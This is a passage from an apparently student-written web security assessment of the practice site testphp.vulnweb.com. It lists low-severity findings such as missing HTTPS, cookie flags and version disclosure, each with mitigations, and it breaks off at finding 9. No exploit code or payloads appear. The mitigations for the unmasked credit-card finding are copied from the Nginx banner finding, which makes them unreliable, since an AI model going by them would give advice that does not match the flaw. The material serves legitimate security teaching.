10. **Gather Information:** Once access was achieved, the attacker could clandestinely retrieve sensitive information from the victim's system, including login credentials, personal data, or financial records.

MITIGATIONS:

- **Use Firewall Protection**: Enable and configure firewalls on your network and devices to monitor and control incoming and outgoing traffic, reducing the risk of unauthorized access.
- **Implement Network Segmentation:** Divide your network into smaller, isolated segments to limit the spread of malware and unauthorized access in case of a security breach.

- **Conduct Regular Security Updates:** Keep all software, operating systems, and applications up to date with the latest security patches and updates to address known vulnerabilities.
- **Enable Multi-Factor Authentication (MFA):** Require multiple forms of verification, such as passwords and biometrics, to access sensitive accounts or systems, adding an extra layer of security.

CONCLUSION:

In conclusion, safeguarding against cyber threats requires a multi-faceted approach. By implementing mitigation techniques like firewall protection, network segmentation, regular security updates, and multi-factor authentication, organizations can significantly reduce the risk of unauthorized access and data breaches. It's essential to stay vigilant, keep systems updated, and educate users about cybersecurity best practices to maintain a secure digital environment.

HARD LEVEL TASK

Task-3

OBJECTIVE:

To create a detailed report including the information, planning and the attacks initiated and steps involved to analyze and initiate the attack in the website http://testphp.vulnweb.com/

INTRODUCTION:

The goal here is to check how secure the website http://testphp.vulnweb.com/ is. This website is like a practice ground for learning about website security. We're going to focus on the login part of the website. Our job is to see if someone could easily break into the website or steal login details. We'll be trying different ways that bad guys might use to attack the website. By doing this, we can figure out where the website might be weak and how it can be made safer. Our aim is to help make the internet a safer place for everyone who uses it.

SOFTWARE AND HARDWARE REQUIREMENTS:

Software:

- Linux Operating System
- Oracle virtual box
- burp suite
- sqlmap

Hardware:

- Standard computer system with network connectivity

1. Finding Name: HTTPS Not Enable

Finding Observation: During the assessment it was observe that the application is accessible over unencrypted HTTP channel.

This is observed that the HTTPS is not enabled.

Instances and Parameters: http://testphp.vulnweb.com/userinfo.php

Proof of Concept:



Figure 1: Application is accessible over unencrypted HTTP channel

MITIGATIONS:

- Obtain an SSL/TLS certificate and configure the server for HTTPS.
- Redirect HTTP traffic to HTTPS and implement HSTS.
- Ensure all resources are served over HTTPS to prevent mixed content warnings.
- Implement a Content Security Policy (CSP) and secure cookies.
- Regularly monitor and maintain SSL/TLS certificates and server logs.
- Educate users on the importance of HTTPS and provide clear instructions for verifying connections.
- Conduct security testing, including vulnerability scanning and penetration testing, to ensure compliance and identify weaknesses.

2. Finding Name: HTTP Only Cookie attribute Flag Not Set

Finding Observation: During the assessment it was observe that the application Cookie attribute HTTP Only flag not set.

This is observed that the HTTP Only flag not set.

Instances and Parameters: http://testphp.vulnweb.com/userinfo.php

Proof of Concept:



Figure 2: HTTP Only flag not set

MITIGATIONS:

- Set the HTTP Only flag on cookies to prevent them from being accessed by JavaScript.
- Make sure cookies are only transmitted over secure HTTPS connections to prevent interception.
- Regularly check and update cookies to ensure they meet security standards.
- Educate users about the importance of secure cookies and how they help protect their data.
- Test cookies to ensure they are properly configured and secure against attacks.

3. Finding Name: Same-site Cookie attribute Flag Set None

Finding Observation: During the assessment it was observe that the application Cookie attribute Same Site set to None.

This is observed that the Same Site set to None.

Instances and Parameters: http://testphp.vulnweb.com/userinfo.php

Proof of Concept:



Figure 3: Cookie attribute Same Site set to None

MITIGATIONS:

- Set the SameSite attribute to "Strict" or "Lax" to prevent cross-site request forgery.
- Review and update cookies to ensure they have appropriate SameSite settings.
- Educate developers on the importance of setting SameSite attributes correctly.
- Regularly test and monitor cookies to ensure they adhere to security best practices.
- Consider implementing additional security measures, such as content security policies, to mitigate potential risks.

4. Finding Name: PHP Version Disclosure in Response

Finding Observation: During the assessment it was observe that the application using PHP.

This is observed that the web server revealing Old PHP Version in response headers.

Instances and Parameters: http://testphp.vulnweb.com/login.php

Header: X-Powerd-By

Proof of Concept:



Figure 4.1: The application is using old "PHP/5.6.40" version



Figure 4.2: This application shows PHP Version 5.1.6 in directory list

MITIGATIONS:

- Disable PHP version information in server configurations.
- Use server-side scripting to remove PHP version headers from responses.
- Regularly update PHP to the latest version to mitigate known vulnerabilities.
- Implement web application firewalls (WAFs) to filter and sanitize response headers.
- Educate developers on the risks of PHP version disclosure and best practices for securing server configurations.

5. Finding Name: Verbose Server Banner

Finding Observation: During the assessment it was observe that the application using server Nginx.

This is observed that the web server nginx version in response headers.

Instances and Parameters: http://testphp.vulnweb.com/login.php

Header: Server

Proof of Concept:



Figure 5: This application nginx server version discloses in response

MITIGATIONS:

- Configure Nginx to display generic server banners instead of specific version information.
- Remove or modify server headers in Nginx configuration to minimize information disclosure.
- Regularly update Nginx to the latest stable version to address known vulnerabilities.
- Implement security modules or plugins to obfuscate server banners and headers.
- Educate administrators on the risks of verbose server banners and the importance of minimizing information disclosure.

6. Finding Name: Unmasked NPI Data

Finding Observation: During the assessment it was observe that the application not hiding input values/characters for sensitive fields.

This is observed that the sensitive credit card details not hiding or not masked.

Instances and Parameters: http://testphp.vulnweb.com/userinfo.php

Parameter: Credit Card Number

Proof of Concept:



Figure 6: This inputs parameter not masked/hide for sensitive Credit Card Number

MITIGATIONS:

- Configure Nginx to display generic server banners instead of specific version information.
- Remove or modify server headers in Nginx configuration to minimize information disclosure.
- Regularly update Nginx to the latest stable version to address known vulnerabilities.
- Implement security modules or plugins to obfuscate server banners and headers.
- Educate administrators on the risks of verbose server banners and the importance of minimizing information disclosure.

7. Finding Name: Cacheable HTTP Pages

Finding Observation: During the assessment it was observe that the application don't have the Header: Cache-Control.

This is observed that the sensitive new user information storing in cache.

Instances and Parameters: http://testphp.vulnweb.com/secured/newuser.php

Proof of Concept:



Figure 7.1: This Application Missing Header Cache-Control

MITIGATIONS:

- Set Cache-Control headers to control caching behaviour and prevent sensitive data from being stored.
- Configure caching directives to specify caching rules for different types of content.
- Use server-side scripting or content management systems to add Cache-Control headers to HTTP responses.
- Regularly test caching configurations to ensure they align with security and performance requirements.
- Educate developers on the importance of implementing proper caching controls to mitigate security risks.



Figure 7.2: Due to missing Cache-Control Header, user sensitive information storing in cache

8. Finding Name: Auto Complete Enable-Autocomplete Not set to "off" for sensitive input fields

Finding Observation: During the assessment it was observe that the application auto complete not set to "OFF" for sensitive input fields.

This is observed that the sensitive credit card number input field auto complete enabled.

Instances and Parameters: http://testphp.vulnweb.com/userinfo.php

Input Field: Credit card Number

Proof of Concept:



Figure 8: Auto complete enabled for the sensitive credit card number input field

MITIGATIONS:

- Set autocomplete attribute to "off" for sensitive input fields to prevent browsers from storing and suggesting sensitive information.
- Implement server-side validation to enforce data entry requirements and minimize reliance on client-side autocomplete settings.
- Regularly review and update input field configurations to ensure consistent application of autocomplete settings.
- Educate developers on the risks of leaving autocomplete enabled for sensitive fields and best practices for secure input handling.
- Utilize modern web development frameworks and libraries that support automatic enforcement of autocomplete settings for sensitive fields.

9. Finding Name: Weak Password Policy

Finding Observation: During the assessment it was observe that the application password input field has Weak Password Policy.

This is observed that the Password input field doesn't have a password complexity.

Instances and Parameters: http://testphp.vulnweb.com/signup.php

Input field: Password

Proof of Concept:

